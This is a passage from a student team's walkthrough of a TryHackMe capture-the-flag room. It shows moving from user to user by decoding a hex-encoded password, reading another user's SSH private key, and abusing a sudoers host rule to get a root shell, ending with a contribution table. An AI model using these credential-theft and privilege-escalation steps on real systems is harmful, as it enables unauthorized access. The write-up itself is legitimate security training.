
3) Horizontal Privilege Escalation
Members Involved: Nurul Ain

Tools used: Netcat, Cyberchef, Python shell upgrade, Secure shell (SSH), Vi text editor, terminal


Thought process methodology and process:

1. **After successfully receiving a callback from the netcat listener, we are granted a shell as tweedledum user. We listed all files inside the tweedledum home directory and found two .txt files. We decided to view both .txt files as there might be any crucial clue inside those files.**
2. **We proceed to escalate to user humptydumpty and insert the password we obtained from cyberchef.**
3. **Changing directory to user humptydumpty home directory, we see a poetry.txt file and find a dialogue between Alice and HumptyDumpty. We figured out that user Alice is our next hint to obtain root flag.**
4. **We obtain Alice's private key and change its permission. Next, we escalate to user Alice using SSH and it's private key**

After successfully receiving a callback from the netcat listener, we are granted a shell as tweedledum user. We used ***'ls'*** command ***to list all files*** inside tweedledum home directory and found two .txt files. We decided to view both .txt files as there might be any crucial clue inside those files. To our surprise, humptydumpty.txt contains combinations of numbers and alphabets which we cannot understand.




However, those numbers and alphabets seems familiar from our past experience completing TryHackMe 25 Days Advent of Cyber challenge. By looking at the numbers, we assumed that those numbers are in hexadecimal format. Thus, we decide to copy those values and paste it in Cyberchef to convert it to readable text. We choose “From Hexadecimal” conversion option and let CyberChef decrypt those values. Unfortunately, most of the converted text were not easy to comprehend except for the last part of the text. At the last part of the converted text, there is a sentence written “the password is _____.”




Since the numbers and alphabets were contents inside humptydumpty.txt, we assumed that the password mentioned inside the file is the password to access humptydumpty user. Before we escalate to user humptydumpty, we stabilize our shell using ***"python3 -c 'import pty;pty.spawn("/bin/bash")'"*** command. Upgrading and stabilising shell enable us to use command ***'su'*** when changing to user humptydumpty. Next, we proceed to escalate to user humptydumpty using ***'su humptydumpty'*** command and insert the password we obtain from cyberchef. Upon successfully escalate to user humptydumpty, we wanted to view all the files contained inside humptydumpty directory but permission was denied because we forgot that we are in tweedledum directory. In order to change directory to humptydumpty root directory, we use ***'cd'*** command. After that, we used ***'cd ../'*** command to move one level up from root directory to home directory.


Changing directory to user humptydumpty home directory, we see a poetry.txt file and cat command the file to find a dialogue between Alice and HumptyDumpty (we forgot to screenshot the page) We figured out that user Alice is our next hint to obtain root flag. We tried to open alice directory to check if there is any permission needed and our guessing was right, we do need permission to access alice directory just like any other user directory.




We find that alice home directory is executable but not readable. This signalled us that alice home directory contain ssh file which can be execute without permission. Therefore, we use ***'cat alice/.ssh/id_rsa'*** command to see if we can obtain alice's private key. Surprisingly, we managed to get alice private key.




Using command ***'vi id_rsa'***, we are able open id_rsa file inside a text editor called Vi and save this file to our machine.





Prior accessing to user alice, we need to change the permission of id_rsa file using ***'chmod 600'***. The ***'chmod'*** command allows users to change read and write permissions in Unix systems. **600** permissions means that only the owner of the file has full read and write access to it. Once a file permission is set to 600, no one else can access the file. Next, we use ***'ssh -i'*** to specify key files and insert name of file which is **id_rsa** together with username and ip address. Lastly, we are able to access user alice from our machine.



Final result: We are able to escalate our privilege to user humptydumpty and alice


4) Root Privilege Escalation

Members Involved:Nur Alia Amelisa Syazreen Binti Mohd Sulei


Tools used: Terminal

Thought Process and Methodology and Attempts:


Now that we are at user alice, use ls command to list all the files contained in alice user. We can see that there is 1 file in it which is kitten.txt. Use cat command to print the content of the file to readable output. Use ls -al command to list down all files in the home directory as well as the total number of the files in long listing format. We use getcap with command "getcap -r / 2>/dev/null" to show the user capabilities in what the user can do. We attempted the command at first but got an error due to wrong command arrangement. We then fixed the arrangement and managed to execute the command. The output obtained is "/usr/bin/mtr-packet = cap_net_raw+ep" which means that the capabilities use raw and packet sockets and can bind to any address for transparent proxying. the +ep means that the capability is effective and permitted. This means we can continue to access sudoers file as we have the root-level permission to do so.




We use "cat /etc/sudoers.d/alice" to read the sudoers file. In the file, we can see that there is a hostname "alice ssalg-gnikool" with no password. At first, we tried to use the command "sudo /bin/bash" to run content in /bin/bash. Then, we realised that we cannot do so as we do not know the password.



Next, we used “sudo -h ssalg-gnikool /bin/bash” to run /bin/bash as root. It stated that we were unable to resolve host ssalg-gnikool but we then redirected as root@looking-glass. The privilege is now escalated from alice to root. We entered “id” to see the information about the user, and the group. Command cd /root is used to change directory to root. After that, we entered ls to see the list directory. Turns out, there are few files listed which are passwords.sh, root.txt, and the-end.txt. Since the aim was to escalate privilege from alice to root, we are more keen to see what is within the root.txt file. We use the command “cat root.txt” to read the root file. In the file, we can see that the flag is there but in a backwards sequence. To arrange the flag in its correct order, use “cat root.txt |rev'' and now the flag is displayed in the correct order. Mission accomplished!



ID	Name	Contribution	Signatures
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Did recon /enumeration & writeup. Complete slides for presentation. Recording the video presentation.	
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Did initial foothold & writeup. complete the slides for presentation. Finalised and double-checked group's writeup	
1211103237	NURUL AIN BINTI KAMARUDIN	Did privilege escalation and writeup. Complete the slides for presentation. Uploaded group's writeup and video presentation.	
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Did root privilege escalation & writeup. complete the slides for presentation. Editing the video presentation.	

VIDEO LINK: https://youtu.be/qecV0XvuISI

WALKTHROUGH REFERENCE:
https://yebberdog.medium.com/tryhackme-looking-glass-walkthough-a72c7dcc5250
https://steflan-security.com/tryhackme-looking-glass-walkthrough/
https://pencer.io/ctf/ctf-thm-looking-glass/
https://www.youtube.com/watch?v=Wqvy1qGOAVA&t=753s&ab_channel=JohnHammond
https://www.youtube.com/watch?v=chcTu5KKDg4&t=11s&ab_channel=InfoSecLab

cybersecurity Proprietors

Team Members

HACKTOCRATS

FARAHIYA AIDA
1211103194

ALIA AMELISA
1211103602

AINA SOFEA
1211103430

NURUL AIN
1211103237